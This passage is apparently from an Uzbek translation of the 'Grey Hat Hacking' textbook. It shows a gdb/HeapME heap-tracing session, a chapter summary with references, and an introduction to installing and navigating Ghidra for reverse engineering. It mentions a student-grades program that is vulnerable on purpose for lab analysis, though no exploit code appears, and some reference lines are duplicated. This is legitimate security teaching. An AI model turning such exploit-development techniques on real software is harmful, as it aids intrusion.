7. **c** bajariladi yoki davom ettiriladi ❼. Joriy vaqtda yangilangan HeapME URL manzilini ko'rish kerak (3.2-rasm). Bu, shuningdek, Gefning yig'ma buyruqlari bilan ishlash uchun yaxshi imkoniyatdir (yig'ma qutilar, yig'ma qismlar va boshqalar).

```
┌──(kali kali)-[~/GHHv6/ch03]
└─$ ❶ gdb ./heapme_demo
gef➤  ❷ start
gef➤  ❸ heap-analysis-helper
gef➤  ❹ heapme init https://heapme.f2tc.com/ 60281a00e8b485001a485db5
17074900...

 _   _                 __  __ _____
| | | | ___  __ _ _ __ |  \/  | ____|
| |_| |/ _ \/ _` | '_ \| |\/| |  _|
|  _  |  __/ (_| | |_) | |  | | |___
|_| |_|\___|\__,_| .__/|_|  |_|_____|
                 |_|

[+] HeapME: connected to https://heapme.f2tc.com/
gef➤  ❺ heapme watch malloc
Breakpoint 1 at 0x7ffff7e7a0f0: malloc. (2 locations)
[+] HeapMe will update the heap chunks when the malloc breakpoint is hit
gef➤  ❻ heapme watch free
Breakpoint 2 at 0x7ffff7e7a720: free. (2 locations)
[+] HeapMe will update the heap chunks when the free breakpoint is hit
gef➤  ❼ continue
Continuing.
[+] Heap-Analysis - __libc_malloc(56)=0x5555555592a0
...
Press CTRL+C to exit.
```

***3.2-rasm**. HeapME heapme_demo'ning dinamik xotira bilan o'zaro ta'sirini ko'rsatadi*

Xulosa

Ushbu bobda dinamik tahlil jarayonini sezilarli darajada yaxshilaydigan foydali vositalar ro'yxati taqdim etildi. Shuningdek, **gdb** yordamida disk raskadrovka jarayonini kengaytirish va avtomatlashtirish usullari muhokama qilindi. Pwntools ishlab chiqish tizimidan foydalanib, Python'da yozilgan eksploitga ega zaif konsepsiyani isbotlovchi kod ko'rib chiqildi. Nihoyat, HeapME (Heap Made Easy) yig'ma tahlil va bog'lovchi vositasi o'rganib chiqildi.

Qo'shimcha manbalar

ELF Specification refspecs.linuxbase.org/elf/elf.pdf

Extending GDB Using Python sourceware.org/gdb/current/onlinedocs/gdb/Python.html

Pwntools docs.pwntools.com

Foydalanilgan adabiyotlar

1. Dmitry Levin, "Modern strace," Open Source Summit Europe, 2018, https://events19.linuxfoundation.org/wp-content/uploads/2017/12/Modern-Strace-Dmitry-Levin-BaseALT.pdf

2. checksec, http://github.com/slimm609/checksec.sh.
3. libc-database GitHub, https://github.com/niklasb/libc-database.
4. libc-database web wrapper, https://libc.blukat.me.
5. patchelf, https://github.com/NixOS/patchelf.
6. one_gadget, https://github.com/david942j/one_gadget.
7. Capstone: The Ultimate Disassembler, www.capstone-engine.org.
8. Ropper, https://github.com/sashs/Ropper.
9. Gef, https://gef.readthedocs.io/en/master/.
10. Pwndbg, https://github.com/pwndbg/pwndbg.
11. PEDA, https://github.com/longld/peda.
12. Heap Made Easy (HeapME), https://heapme.f2tc.com/.
13. HeapME Gef fork, https://github.com/htejeda/gef.10. Pwndbg, https://github.com/pwndbg/pwndbg.
11. PEDA, https://github.com/longld/peda.
12. Heap Made Easy (HeapME), https://heapme.f2tc.com/.
13. HeapME Gef fork, https://github.com/htejeda/gef.

4-BOB. "GHIDRA" VOSITASIGA KIRISH

Ushbu bobda quyidagi mavzular yoritiladi:

- Ghidra'ni o'rnatish va tezkor ishga tushirish, shuningdek, loyihani oson sozlash.
- Gidra'ning eng muhim xususiyatlarini ko'rib chiqish.
- Teskari kodni o'qish va tushunishni yaxshilash uchun izohlar.
- Ikkilik farqlash va yamoq patch (patch) tahlilining amaliy qo'llanmasi.

Ghidra – Milliy xavfsizlik agentligi tadqiqot idorasi tomonidan kiberxavfsizlik missiyasini qo'llab-quvvatlash uchun ishlab chiqilgan va qo'llab-quvvatlanadigan dasturiy ta'minot teskari muhandislik (SRE) vositalari to'plamidir. Ghidra 2019-yilning mart-aprel oylarida ochiq manba sifatida ommaga taqdim etildi, ammo u allaqachon shaxsiy jangovar sinovdan o'tgan. U zararli dasturlarni tahlil qilish, zaifliklarni o'rganish, eksploitlarni ishlab chiqish, shuningdek, o'rnatilgan tizimlar va ichki dasturlarning boshqa ko'plab teskari muhandislik vazifalari uchun ishlatilishi mumkin.

Ghidra ko'plab arxitekturalar, platformalar va ikkilik formatlarni qo'llab-quvvatlaydigan qiziqarli xususiyatlar to'plamini taqdim etadi. Bundan tashqari, uning hamjamiyati tez sur'atlar bilan o'sib bormoqda, chunki Ghidra IDA Pro kabi boshqa ajoyib vositalar uchun bepul va ochiq manbali alternativaga aylandi.

Birinchi loyihani yaratish

Ushbu bobda Ghidraning xususiyatlari va funksionalligini namoyish etish uchun mos namunaviy dastur tuziladi. Ushbu namunaviy dastur o'quvchilar baholarini boshqarish vositasi bo'lib, CSV faylini yuklaydi va amaliy tahlil vazifalari uchun zaiflikni o'z ichiga oladi.

Agar siz avval *Grey Hat Hacking 6th Edition Git* omborini klonlagan bo'lsangiz, student.c, student-patched.c va student.csv fayllari ~/GHHv6/ch04 jildi (papka)da mavjud bo'ladi.

Dasturning ikkita versiyasini (zaif standart versiya va tuzatilgan versiya) kompilyatsiya qilish uchun terminal oynasida quyidagi buyruqlar bajariladi:

```
┌──(kali kali)-[~GHHv6/ch04]
└─$ gcc students.c -o students
└─$ gcc students-patched.c -o students-patched
```

Endi maqsadli dasturlar mavjud bo'lgani uchun, ular bilan ishlash va Ghidra imkoniyatlari va funksionalligini o'rganish uchun loyiha yaratish mumkin.

O‘rnatish va tezkor ishga tushirish

Standart Kali tizimida Ghidra uchun Java 11 ishga tushirgichni o‘rnatishdan boshlaylik:

```
┌──(kali kali)-[~]
└─$ sudo apt-get update && sudo apt-get install -y openjdk-11-jdk
```

Keyin ghidra rasmiy veb-saytidan Ghidra release v9.2.3 paketini yuklab olinadi (https://ghidra-sre.org) va u uy kompyuterida ochiladi:

```
└─$ unzip ghidra_9.2.3_PUBLIC_20210325.zip -d ~
```

O‘rnatish tugallangach, ghidra_9.2.3_PUBLIC katalogiga o‘tib, quyida ko‘rsatilgandek ./ghidraRun yordamida ishga tushiriladi:

```
└─$ cd ~/ghidra_9.2.3_PUBLIC && ./ghidraRun
```

Bu Ghidra’ni birinchi marta ishga tushirishga imkon beradi va oxirgi foydalanuvchi (end-user) shartnomasini ko‘rib chiqishni so‘raydi.

Loyihaning ish maydonini sozlash

Ghidra’ni ishga tushirganda duch keladigan birinchi narsa bu Loyiha oynasi va “Kunning maslahati” qalqib chiquvchi oynasi (pop-up) (buni vaqti-vaqti bilan tekshirishni tavsiya etamiz). Loyiha oynasini ko‘rish uchun ushbu qalqib chiquvchi oynani (pop-up) yopish mumkin.

Loyiha oynasida loyihalarni, ish joyini va vositalarni boshqarish mumkin. Standartga ko‘ra, Ghidra kod Brauzeri va versiyani kuzatish vositalari bilan birga keladi. Bob oxirida “tuzatuvchi” (Debugger) vositasini o‘rnatish haqida ma’lumot beriladi.

Funksionallik haqida umumiy ma’lumot

Ghidra ko‘plab xususiyatlar va funksionallikni taklif qilsa-da, soddalik uchun faqat eng asosiy va foydalilariga e’tibor qaratiladi.


Loyiha oynasi

Loyiha oynasi – bu Ghidra yuklab olingandan so‘ng mavjud bo‘lgan asosiy oyna; u loyihani boshqarish funksiyalari, faol loyiha maqsadli fayllari va ish joyining umumiy ta’rifini taqdim etadi.

Keling, loyihamizni yaratamiz va avval tuzilgan maqsadli fayllar bilan ishlashni boshlaymiz. Agar hali Ghidra’ni ishga tushirmagan bo‘lsangiz, uni ishga tushiring va keyin quyidagi amallarni bajaring:

1. Fayl | yaratish yoki Ctrl-N tugmalarini bosish orqali yangi loyiha yarating. Ushbu loyihani shaxsiy (ya’ni, umumiy bo‘lmagan loyiha) qilamiz, shuningdek, loyiha nomi va u joylashgan papkani o‘rnatamiz.
2. Fayl | import tugmasini bosish yoki har biri uchun I tugmasini bosish orqali ikkilik fayllarini va talaba tomonidan tuzatilgan fayllarni loyihaga qo‘shing. Bu


quyida ko‘rsatilganidek fayl formati va binar tilini aniqlaydi (bu holda ELF x86:-LE:64:default:gcc bilan tuzilgan).




3. OK tugmasini bosing. Metadata va fayl sarlavhasi xususiyatlariga ega import natijalarining qisqacha mazmuni ko‘rsatiladi.
4. Kod brauzerini ishga tushirish va tahlilni boshlash uchun talabalar maqsadli fayliga ikki marta bosing.

Tahlil

Ghidra dasturni yuklab olishi bilanoq, agar u hali bajarilmagan bo‘lsa, uni tahlil qilishni taklif qiladi:



Analizator juda ko‘p vazifalarni bajaradi, ammo eng ko‘zga ko‘ringanlari bu yerda ko‘rsatilgan va quyida tavsiflangan:



Funksiya analizatori (Function Analyzer) belgilar havolalari asosida yoki kod disassembleridagi funksiyalar prologlari va epiloglarini aniqlash orqali funksiyalar manzillari va nomlarini tayinlaydi.

Stack analizatori (Stack Analyzer) Stack o‘zgaruvchilarining o‘lchamlarini va ularga mos yozuvlar bazasini va funksiya boshidagi ko‘rsatgich operatsiyalarini aniqlaydi.

Operand analizatori (Operand Analyzer)skaler operandlar asosida manzil va belgilar havolalarini tayinlaydi va hal qiladi.

Ma’lumotlar havolasi analizatori (Data Reference Analyzer) koddagi xotira va operandlar bo‘limidagi joylashuviga qarab ma’lumotlar qiymatlari va aniq ma’lumotlar turlariga manzillar va havolalarga ruxsat beradi.

Analysis | One-Shot pastki menyusi tanlangan kod bloki uchun turli xil tahlil vazifalarini yoki barchasini bajarishga imkon beradi.

Kod Brauzeri


Kod brauzeri asosiy funksionallik va navigatsiya uchun intuitiv foydalanuvchi interfeysini taqdim etadi.Ko‘p vaqtingizni ushbu oynada Ghidra bilan ishlashga sarflaysiz, chunki unda eng keng tarqalgan vazifalar uchun menyu va asboblar paneli mavjud. Standart tartib 4.1-rasmda ko‘rsatilgan va quyida tavsiflangan:

1. Asosiy menyu (main menu) Barcha asosiy parametrlar ushbu menyuda mavjud.

2. Asboblar paneli (toolbar) bu yerda umumiy funksiyalarga tezkor kirish uchun yorliq sifatida foydalanish mumkin bo‘lgan belgilar tasvirlangan tugmalar guruhini topa olasiz.

3. Dastur daraxtlari (program trees) bu ikkilik tomonidan belgilangan barcha xotira segmentlarining daraxt ro‘yxatini taqdim etadi va ikkilik formatga va yuklovchiga qarab o‘zgaradi.

4. Ramzlar daraxti (Symbol tree). Bu yerda xatoliklarni (debugging) bartaraf etish bilan aniqlangan ma’lumotlar yoki dastlabki tahlil orqali hal qilingan barcha belgilar bo‘ylab tezda harakat qilish mumkin. Bu belgilar turlarga bo‘linadi: import, eksport, funksiyalar, teglar, sinflar va nomlar maydoni.



4.1-rasm.Standart kodli brauzer tartibi

5. Ma’lumotlar turi menejeri (Data Type Manager). Bu yerda o‘rnatilgan, umumiy, ikkilik va moslashtirilgan ma’lumotlar turlari mavjud bo‘ladi. Ma’lumotlar turiga asoslangan qiymatlar va havolalar bo‘yicha operatsiyalarga osongina o‘tish mumkin.

6. Ro‘yxatlash (Listing). Dastur kodini tahlil qilish va ma’lumotlarga havolalar bu yerda keltirilgan. Dastur mantig‘ini, havolalarni va manzil ofsetlarini osongina o‘rganish mumkin. Ghidra yuklagichi va tahlilchisi tomonidan yaratilgan maxsus sharhlar va nomlangan qiymatlar ham bu yerda ko‘rsatiladi.

7. Dekompilyatsiya (Decompile). Ushbu oynada ro‘yxatlash (listing) oynasida tanlangan funksiyaning C tilidagi ko‘rinishi ko‘rsatiladi. Bunday dekompil-


yatsiya katta va murakkab bloklarni yig'ish kodini tahlil qilish jarayonini osonlashtiradi.

8. Konsol – skriptlar (Console – Scripting). Bu yerda skriptlar va plaginlarning natijalari ko'rsatilgan.

Agar dastur daraxtlari (program trees) bo'limiga o'tilsa va .matn (.text) xotirasi segmentiga ikki marta bosilsa, Listing oynasi dasturning bajariladigan kodining boshiga o'tadi va oldingi tahlildan olingan qayta nomlar va izohlar bilan boyitilgan qismlarga ajratish kodini taqdim etadi.Shuningdek, u kodni o'rganish va tushunish uchun intuitiv ma'lumotlarni o'z ichiga oladi, masalan, manzillash, ko'rsatmalar baytkodi, sharhlangan ma'lumotlar operandlari, teglar, shartli tarmoq oqimi ma'lumotlari va o'zaro havolalar.

Belgilar daraxtida (symbol tree) Filtr matn yozuviga o'tib, ushbu funksiyani topish uchun LoadStudents'ni kiriting. Funksiyani ro'yxat oynasida ko'rish uchun quydagini bosing:

Ro'yxat (listing) oynasi qismlarga ajratilgan dastur kodining kengaytirilgan ko'rinishini (disassembled program code) taqdim etadi:



1. Listing asboblar paneli nusxalash va joylashtirish funksiyalariga tezkor kirish, asboblar panelini oldindan ko'rish, ro'yxat maydoni muharriri, dasturlarni taqqoslash uchun diff ko'rinishi, tezkor tasvirlar va maydon ekranini almashtirish imkoniyatlarini taqdim etadi. Standart ro'yxat tartibini sozlash uchun asboblar panelidagi 'Ro'yxat maydonlarini tahrirlash' tugmasini bosishingiz mumkin.

2. Sharhlar ishingizni kuzatishni osonlashtiradi. Ular Ba'zan turli xil belgilar va operand qiymatlari uchun tahlil qilish orqali taqdim etiladi, lekin siz o'zingiznikini bosish orqali qo'shishingiz mumkin; (nuqta vergul) yoki tanlangan manzilni sichqonchaning o'ng tugmasi bilan bosib, sharhlar qalqib chiquvchi menyusiga o'ting.

3. Oqim ko'rsatkichlari (flow arrows) shartli va shartsiz o'tish joylarini ko'rsatadi.


4. O'zaro havolalar (Cross-reference links) dasturda qiymatlar qayerda o'qilishi va yozilishi, funksiyalar qayerda chaqirilishi yoki havola qilinishi haqida ma'lumot beradi.Ushbu havolalarni ikki marta bosish sizni havola manzilidagi ro'yxat (Listing)ni ko'rish imkonini beradi. CTRL-SHIFT-F tugmalarini bosib istalgan manzil yoki belgiga havolalarni ham topishingiz mumkin.

5. Xotira manzili (memory address) Listing oynasida ko'rgan har qanday kod yoki qiymatga mutlaq raqamli havolani ko'rsatadi. Ochiq fayldagi istalgan ixtiyoriy manzilga G tugmasini bosib o'tishingiz mumkin.

6. Bayt kodi (code bytes) joriy ko'rsatmaning o'n oltilik (hexadecimal) ikkilik (binary)fodasidir.

7. Tahlil kodi (Disassembly code) – bu tahlil qilingan va tahliliy ko'rsatmalar, ularning mnemonikalari va operandlari joylashgan joy.CTRL-SHIFT-G tugmalarini bosib, ushbu ko'rsatmalarni to'g'irlashingiz va o'zgartirishingiz mumkin.

8. Entropy Legend va Overview Legend yon panellari ikkilik dispersiya va entropiya kulrang shkalasini kodlash va Funksiya, Boshlanmagan, Tashqi havola, "Ko'rsatma", "Ma'lumotlar" va "Aniqlanmagan" (Function, Uninitialized, External Reference, Instruction, Data, and Undefined)etiketli qutilarni taqdim etish orqali dasturning turli qismlarini tezda ko'rish va o'tishga yordam beradi. Yon panelni sichqonchaning o'ng tugmasi bilan bosish va Show Legendni tanlash orqali rang bilan kodlangan havolani ko'rishingiz mumkin.




Qidiruv (search)

Ghidra maxsus ikkilik (binary) shablonlarni, dastur kodidagi matnni, belgilarni, funksiya nomlarini, izohlarni va boshqalarni qidirish imkonini beruvchi qidiruv funksiyasini taqdim etadi.Bundan tashqari, u ma'lum ko'rsatmalar shablonlari, skalyar qiymatlar va chiziqlar uchun intellektual qidiruvni taklif qiladi (ularning kodlanishidan qat'i nazar). Ushbu funksiyalarning ba'zilari bobning oxiridagi amaliy mashqlarda ko'rib chiqiladi.

Dekompilyator (Decompiler)

Dekompilyatsiya (Decompile) funksiyasi bu yerda ko'rsatilganidek, qismlarga ajratilgan kodning C ko'rinishini taqdim etadi:



Kompilyatsiya qilingan ikkilik kodni asl matnga qaytarish mumkin bo'lmasa-da, dekompilyator dastur kodi bilan ifodalangan mantiqni yaxshi tiklashga imkon beradi.Bu xususiyat yangi va tajribali teskari muhandislik amaliyotchilari uchun juda foydali, chunki u murakkablikni kamaytiradi va dasturni o'qishni yaxshilaydi.

Dastur izohlari (Program Annotations)

Izohlar o'qishni yaxshilashga, aniqlik kiritishga va o'rnatilgan dasturda bajarilgan ishlarni kuzatishga yordam beradi. Izohlar dekompilyatorning natijaviy chiqishiga ham ta'sir qiladi.

Ghidra ko'p turdagi izohlarni taqdim etadi. Bu yerda eng muhimlaridan ba'zilari:

• Sharhlarda maxsus eslatmalardan format satrlari sifatida foydalanish mumkin. Ular satr manzillari, belgilar, URL manzillari va boshqa formatlar kabi qiymatlarni belgilash orqali natijaga ta'sir qiladi.

• O'zgaruvchilarning izohlari o'zgaruvchining belgi nomini, ma'lumotlar turini va saqlash joyini o'zgartirishga imkon beradi.

• Yorliqlarni qayta nomlash (label renaming) kodingizni yaxshiroq tushunish uchun yorliq nomlari va tavsiya etilgan nomlarni o'zgartirishga imkon beradi.

• Funksiya izohlari (function annotations) qaytariladigan qiymatning nomini, imzosini, chaqiruv konvensiyasini va ma'lumotlar turini o'zgartirish uchun ishlatilishi mumkin.

Grafiklar (Graphs)

Ghidra kuchli grafik xususiyatlarini taqdim etadi. Ba'zan bajarilish jarayoni va shartlari chalkash bo'lishi mumkin va grafikalarsiz ba'zi kodlarni tushunish imkonsiz vazifa kabi ko'rinishi mumkin.Grafikalar cho'qqilar (yoki bloklar) va qirralardan (yoki nazorat oqimi) iborat bo'lib, ular tarmoqlanish, boshqaruv oqimi, sikllar, havolalar va hatto dasturdagi funksiyalar va teglar o'rtasidagi munosabatlarni tushunishga yordam beradi.

Grafiklarning ikki turi mavjud:

Oqim grafik (Flow graphs)lari tanlangan kod bloklari orasidagi oqimlarni (muvaffaqiyatsizliklar va shartsiz o'tishlarni) aks ettiradi.


Chaqiruv grafik (Call graphs)lari Funksiyalar orasidagi qo'ng'iroqlar ketma-ketligini ko'rsatadi.

Grafik menyusiga o'tish va kerakli grafikni tanlash orqali tanlangan kod yoki funksiyalar grafigini yaratishingiz mumkin. Grafik menyusi quyidagi vositalarni o'z ichiga oladi:

1. Asboblar paneli (toolbar) sozlamalarga tezda kirish va grafiklar va boshqa parametrlar ko'rinishini yangilash imkonini beradi.

2. Grafik ko‘rinishi (Graph view) bu oson navigatsiya, guruhlash va tekshirish uchun barcha bloklarni (cho‘qqilarni) va oqimlarni (qirralarni) ko‘rsatadi. Sichqonchani sudrab siljitish va sichqonchani aylantirish g‘ildiragi yoki trek paneli yordamida kattalashtirish va kichraytirish mumkin.

3. Sun’iy yo‘ldosh ko‘rinishi (Satellite view) barcha grafik bloklarning kichik xaritasini ko‘rsatish orqali diagramma bo‘ylab tezda harakatlanishga yordam beradi.



Shuningdek, grafiklarni CSV, DOT, GML, JSON, Visio va boshqalar kabi ko‘plab grafik va ma’lumotlar formatlariga eksport qilishingiz mumkin.

Laboratoriya ishi 4.1: Izohlar yordamida o‘qishni yaxshilash

Yangi boshlovchilar uchun teskari muhandislikning juda asabiy va noqulay qismi bu turli parametrlar va ma’lumotlar qiymatlari nimani anglatishini aniq tushunmaslikdir. Turli xil registr qiymatlari sozlamalari, xotira ofsetlari, ko‘rsatgich havolalari va funksiya argumentlari uchun kontekstning yetishmasligi ma’lumotlar turlaridan to‘g‘ri foydalanish bilan bartaraf etilishi mumkin.

Siz allaqachon bilganingizdek, kompyuter arxitekturasining ishlash vaqti ma’lumotlar turlaridan mustaqil bo‘lib, ular dasturlash vaqtida faqat dasturiy

ta’minot ishlab chiqaruvchisi uchun tegishli bo‘lib, kompilyator tomonidan xotira taqsimotlarini, struktura a’zolarining ofsetlarini, massiv indekslarini va kompilyatsiya paytida boshqa sozlamalarni o‘zgartirish uchun foydalaniladi.

